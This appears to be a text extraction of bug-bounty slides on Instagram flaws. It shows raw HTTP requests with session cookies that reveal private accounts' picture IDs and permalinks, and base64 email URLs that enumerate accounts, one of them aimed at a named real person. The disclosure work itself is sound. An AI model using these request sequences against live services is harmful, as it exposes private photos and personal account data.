
5. Private Account Shared Pictures Token Entropy



After reviewing the issue you have reported, we have decided to award you a bounty of \$1000 USD.


WEB + MOBILE

5. Private Account Shared Pictures Token Entropy





WEB + MOBILE

5. Private Account Shared Pictures Token Entropy



WEB + MOBILE




6. Private Account Shared Pictures CSRF

```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google;
Nexus 4; mako; mako; en_US)
Cookie:
sessionid=IGSC0098a4bee11b593953fd4a3fe0695560f407a103d8eef9f5be083ff2
1e186673:PEVejQeSkS2p8WYxAEgtyUWdXz9STvKM:{"_token_ver":1,"_auth_us
er_id":2036044526,"_token":"2036044526:7DcRpg1d0ve5T0NkbToN5yVleZUh0lfh
:571e05df8ecd8de2efc47dca5f222720233234f6f0511fb20e0ad42c1302ea27","_au
th_user_backend":"accounts.backends.CaseInsensitiveModelBackend","last_refre
shed":1447525940.04528,"_platform":1}
```

```
HTTP/1.1 200 OK
(...SNIP...)
```

```
{"status":"ok","permalink":"https://instagram.com/pV-E1CvRRrxrV/"}
```

WEB + MOBILE



6. Private Account Shared Pictures CSRF

```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36
Cookie:
sessionid=IGSCffa96a73743adba6c93194ae05041159e0cf6ede2627ae3735c3aa
9079cfe853:EasK95PNVAy5CUCA8RnhXrFsCy6l6S5R:{"_token_ver":1,"_auth_us
er_id":2036044526,"_token":"2036044526:QTKFc7soS0BHa61aqjAmoqLQ3B3hD
kLd:d567a7909eb6db0bc766c5f1f168ae2c5e3086aae93c67273cda175933d96162
","_auth_user_backend":"accounts.backends.CaseInsensitiveModelBackend","last
_refreshed":1447628626.205864,"_platform":4}
```

```
HTTP/1.1 200 OK
(...SNIP...)
```

```
{"status":"ok","permalink":"https://instagram.com/pV-E1CvRRrxrV/"}
```

WEB + MOBILE

CSRF

6. Private Account Shared Pictures CSRF



WEB + MOBILE

CSRF

6. Private Account Shared Pictures CSRF

a) Find Private Account pictures image_id



b) Find permalink of Shared Private Account picture

WEB + MOBILE

6. Private Account Shared Pictures CSRF

- a) Find Private Account pictures image_id
Usertags Feed Authorization Bypass




Request by **attackerapril14**, obtaining the user tag feed of **victimapril14**:

```
GET /api/v1/usertags/1834740224/feed/ HTTP/1.1
<SNIP>
Cookie: ds_user_id=1834735739; igfl=attacker14april; csrftoken=c62c1b7939d31ef5a397d47e0f6deab6;
mid=VSyAxQABAAF8rnZltuR38g9L_JcH;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpR
djlhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%
3At3mMDvmlNScp7fU9zWDP5l6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e
9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%
2C%22last_refreshed%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
is_starred_enabled=yes; ds_user=attacker14april
<SNIP>
```

Response, containing the private Image ID of **victimapril14**:

```
HTTP/1.1 200 OK
<SNIP>
{"status":"ok","num_results":0,"auto_load_more_enabled":true,"items":[],"more_available":false,"total_count":1,
"requires_review":false,"new_photos":{"962688807931708516}}
```

WEB + MOBILE



6. Private Account Shared Pictures CSRF

- Find Private Account pictures image_id
- Find permalink of Shared Private Account picture

Request, sending the image ID of user victim14april along with a valid SessionID for user attackerapril14:

```
GET /api/v1/media/962688807931708516_111111111/permalink/ HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 6.18.0 Android (16/4.1.2; 240dpi; 480x800; samsung; GT-I9070; GT-I9070; samsungjanice; en_GB)
Cookie: ds_user_id=1834735739; igfl=attacker14april;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%
3ADu6NBOBd2pTpRdjlhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C
%22_token%22%3A%221834735739%3At3mMDvmlNScp7fU9zWDP5l6obAXC4LH8%3A001ef1a
6209117adf855bf199c086eed571920a74485f49976236e9ae46a2e80%22%2C%22_auth_user_b
ackend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshe
d%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
```

Response, containing permalink for the private image:

```
HTTP/1.1 200 OK
(...SNIP...)

{"status":"ok","permalink":"https://instagram.com/p/v1cKF7KA4RkV/"}
```


WEB + MOBILE

6. Private Account Shared Pictures CSRF


- a) Find Private Account pictures image_id
- b) Find permalink of Shared Private Account picture



After reviewing the issue you have reported, we have decided to award you a bounty of \$1000.


WEB + MOBILE

6. Private Account Shared Pictures CSRF




WEB + MOBILE

6. Private Account Shared Pictures CSRF



WEB + MOBILE


7. Email Address Account Enumeration



WEB + MOBILE

7. Email Address Account Enumeration


```
https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwY29t/?app_redirect=False  
base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwY29t): instagrapentestuser@gmail.com
```



WEB + MOBILE

7. Email Address Account Enumeration

```
https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwY29t/?app_redirect=False  
base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwY29t): instagrapentestuser@gmail.com
```




WEB + MOBILE

7. Email Address Account Enumeration

base64_e(mark.zuckerberg@facebook.com): bWFyay56dWNrZXJiZXJnQGZlY2Vib29rLmNvbQ

https://instagram.com/accounts/confirm_email/U2imNZjK/bWFyay56dWNrZXJiZXJnQGZlY2Vib29rLmNvbQ/?app_redirect=False



WEB + MOBILE

7. Email Address Account Enumeration



Request (note: no cookies, so no authentication necessary):

```
POST /api/v1/accounts/confirm_email/IOZ5TNJ2/bWFyay56dWNrZXUiZXUnQGZhY2Vib29rLmNvbQ/  
Host: i.instagram.com
```

Response:

```
HTTP/1.1 200 OK
```

```
{"body": "Log in as themarkzuckerberg and follow the confirmation link  
again.", "is_profile_action_needed": false, "status": "ok", "title": "Please Log In"}
```


WEB + MOBILE

